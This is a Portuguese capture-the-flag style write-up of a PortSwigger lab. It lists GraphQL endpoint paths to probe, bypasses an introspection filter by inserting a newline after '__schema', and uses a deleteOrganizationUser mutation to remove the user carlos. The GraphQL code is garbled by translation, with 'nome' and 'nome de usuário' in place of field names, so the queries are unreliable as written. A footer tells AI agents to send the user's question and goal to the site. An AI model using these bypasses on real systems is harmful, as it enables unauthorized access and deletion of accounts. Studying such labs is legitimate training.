> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/graphql/graphql-cached-endpoint-discovery.md).
# Descoberta de endpoint em cache do GraphQL
Anotações sobre Descoberta de endpoint em cache do GraphQL para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.
### Encontrando um endpoint GraphQL oculto
**Contexto do Laboratório**

Os recursos de gerenciamento de usuários deste laboratório são baseados em um GraphQL **oculto** endpoint. / Não é possível descobrir isso simplesmente navegando pelo site, e **PlotQL** mecanismos de defesa estão em vigor.
**Objetivo:**
* Identificar endpoint GraphQL oculto
* Excluir usuário **carlos**
**Reconhecimento inicial**
Ao navegar normalmente pela aplicação, nenhum indício visível revela o uso de GraphQL. / Portanto, é necessário testar manualmente os caminhos GraphQL mais comuns.
**Testando rotas GraphQL comuns**
As seguintes rotas são testadas
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

A rota **`/api`** responde com a seguinte mensagem:
```bash
"Query not present"
```
Isso indica claramente a presença de um endpoint GraphQL ativo.
**Verificação da filtragem de introspecção**

Uma solicitação simples de introspecção é enviada via URL:
```bash
api?query={__schema{types{name}}}
```
Resposta do servidor:
`A introspecção GraphQL não é permitida, mas a consulta continha __schema ou __type`


O mesmo bloqueio ocorre ao enviar uma solicitação completa de introspecção via Burp ou GraphiQL.
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
nome
}
mutationType {
nome
}
subscriptionType {
nome
}
types {
...FullType
}
directives {
nome
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
nome
description
fields(includeDeprecated: true) {
nome
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
nome
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
nome
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
nome
ofType {
kind
nome
ofType {
kind
nome
ofType {
kind
nome
}
}
}
}
```
{% endcode %}
**Contornando o bloqueio de introspecção**
Para contornar a filtragem baseada em palavras-chave `__schema` e `__type`, uma **quebra de linha** é adicionada antes da chave de abertura:
```graphql
__schema
{
```
Essa pequena modificação permite que a solicitação seja aceita e processada pelo servidor.
**Análise do diagrama GraphQL**


Uma vez que a introspecção é aceita, as solicitações descobertas são enviadas para **sitemap** para serem analisadas mais facilmente.
Duas solicitações importantes são identificadas.

**Recuperação de um usuário por ID**
Solicitação para obter o nome de usuário a partir do seu identificador:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
nome de usuário
}
}
```
Ao fornecer o seguinte ID:
```json
{
"id":3
}
```
É identificado que o usuário com o ID **3** corresponde a **carlos**.
**Exclusão do usuário carlos**
Uma transferência remove um usuário da organização:
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
nome de usuário
}
}
}
```
Payload usado:
```graphql
{
"input": {
"id": 3
}
}
```
O usuário **carlos** é então excluído com sucesso.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.